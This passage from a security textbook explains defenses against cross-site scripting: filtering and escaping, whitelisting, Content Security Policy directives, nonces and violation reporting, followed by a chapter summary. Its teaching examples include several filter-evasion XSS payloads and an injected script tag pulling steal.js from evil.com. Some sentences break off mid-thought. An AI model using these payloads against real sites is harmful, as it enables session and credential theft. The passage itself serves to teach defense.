As with command injection and SQL injection, the standard defense against XSS attacks is to validate untrusted inputs. These inputs include text entered in a comments field, or parameters that appear in an HTTP request. As with input validation as a general defense, there is the option of blacklisting possibly-bad content by either sanitizing it (by filtering or escaping) or rejecting it, or whitelisting known-good content.
15.9.2.3.1 Filtering and Escaping
One approach is to attempt to filter out or escape possibly executable portions of user-provided content that will appear in HTML pages. For example, the sanitizer can look for <script>...</script> or <javascript>...</javascript> in provided content and remove the tags. This means that <script>alert(0)</script> appearing in a search term would be rendered as text alert(0) on the page—
This is the approach that Myspace took, but obviously it didn’t work. It turns out there are many ways to introduce Javascript; e.g., via CSS tags and XML-encoded data:
<div style="background-image:url(javascript:alert(’XSS’))">...</div>
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert(’XSS’);">]]>
Worse: browsers aim to be "helpful" by parsing broken HTML. To inject his worm, Samy figured out that Internet Explorer (IE) permitted the javascript tag to be split across two lines:
<java
script>alert('XSS');
</java
script>
This is not standards-compliant HTML and as such should not produce a rendered page. But not rendering a page is frustrating for users, so IE attempted to accept more HTML than was strictly necessary. In sum: successfully blacklisting requires knowing all of the ways a bad thing can happen, and that’s not always easy to do.
15.9.2.3.2 Whitelisting
A safer alternative to blacklisting potentially dangerous content is to whitelist content known not to be dangerous. This amounts to designing a grammar for safe content and confirming that provided content matches the grammar. This should apply to anything from an unknown and untrusted source, including HTTP headers, cookies, URL path parameters, and HTML form (and hidden) field contents.
Markdown is an example of this approach. Rather than allow full HTML but attempt to filter out the bad stuff—
15.9.2.4 Content Security Policy
Content Security Policy (CSP) is an HTTP response header that lets a server tell the browser which sources of content—
A server sends CSP instructions in a response header named Content-Security-Policy. For example:
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com
This policy says:
default-src ’self’ —
by default, content may only be loaded from the same origin as the page itself. script-src ’self’ https://cdn.example.com —
scripts may additionally be loaded from cdn.example.com, but nowhere else.
If an attacker manages to inject <script src="https://evil.com/steal.js"> into the page, the browser will refuse to load it because evil.com is not on the allowlist. Likewise, inline scripts (e.g., <script>alert(’XSS’)</script>) are blocked by default, since they have no source URL to check against an allowlist—
15.9.2.4.1 Common Directives
CSP provides fine-grained control through directives, each governing a different type of content:
default-src —
fallback for any resource type not covered by a more specific directive. script-src —
governs JavaScript sources; the most important directive for XSS defense. style-src —
governs CSS sources. img-src —
governs image sources. connect-src —
governs URLs reachable via fetch, XMLHttpRequest, and WebSockets. frame-src —
governs which origins can be embedded in <iframe> elements.
15.9.2.4.2 Nonces
A practical challenge with CSP is that many applications generate some legitimate inline scripts dynamically. The ’unsafe-inline’ keyword allows all inline scripts, which completely defeats the point. A better alternative is a nonce: a random, per-request token that the server embeds both in the policy header and in the script tag it generates.
<script nonce="r4nd0mT0k3n">
  /* legitimate inline script */
</script>Content-Security-Policy: script-src 'nonce-r4nd0mT0k3n'Because an attacker cannot predict the nonce (it changes on every page load), an injected script tag without the correct nonce will be blocked even if the page permits nonce-based inline scripts.
15.9.2.4.3 Violation Reporting
CSP also supports a report-uri (or newer report-to) directive. When set, the browser sends a JSON report to that URL every time a policy violation occurs, even if the content was blocked. This lets developers detect ongoing injection attempts and tune their policy before enforcing it strictly. A site can also use Content-Security-Policy-Report-Only to observe violations without actually blocking anything—
15.10 Summary
Security breaches arise when software defects are exploited by an attacker who actively seeks and weaponizes bugs that a normal user would never encounter.
Vulnerability: a defect or design flaw that can be exploited — not just in security-policy code, but anywhere in the system
Exploit: a crafted input or interaction sequence that triggers a vulnerability to the attacker’s advantage
Trusted computing base (TCB): the code that must be correct for the whole system’s security to hold
Building security in: designing with a security mindset from the start — superior to bolting on monitoring after the fact
Threat modeling asks who can influence or observe your code’s execution, and what assumptions you can safely make about inputs and outputs.
Buffer overflow: out-of-bounds memory access allows an attacker to overwrite return addresses or adjacent data, redirecting execution
Command injection: unsanitized user input is embedded in a shell command, letting an attacker append or alter the command executed
SQL injection: user input is spliced into a SQL query, letting an attacker read, modify, or delete database contents; defended with prepared statements
Cross-site scripting (XSS): malicious scripts are injected into pages served to other users, stealing sessions or credentials; defended with output escaping and Content Security Policy
Type-safe languages: eliminate entire classes of memory-safety bugs (buffer overflows, use-after-free) that unsafe languages like C allow
Input validation: treat all externally-supplied data as untrusted; sanitize via whitelisting, blacklisting, or escaping before use in commands, queries, or HTML
HTTP is stateless; servers use session tokens (cookies) to track authenticated users — these tokens are high-value attack targets
The same-origin policy prevents a page from one origin from reading data from another, limiting the damage a malicious site can do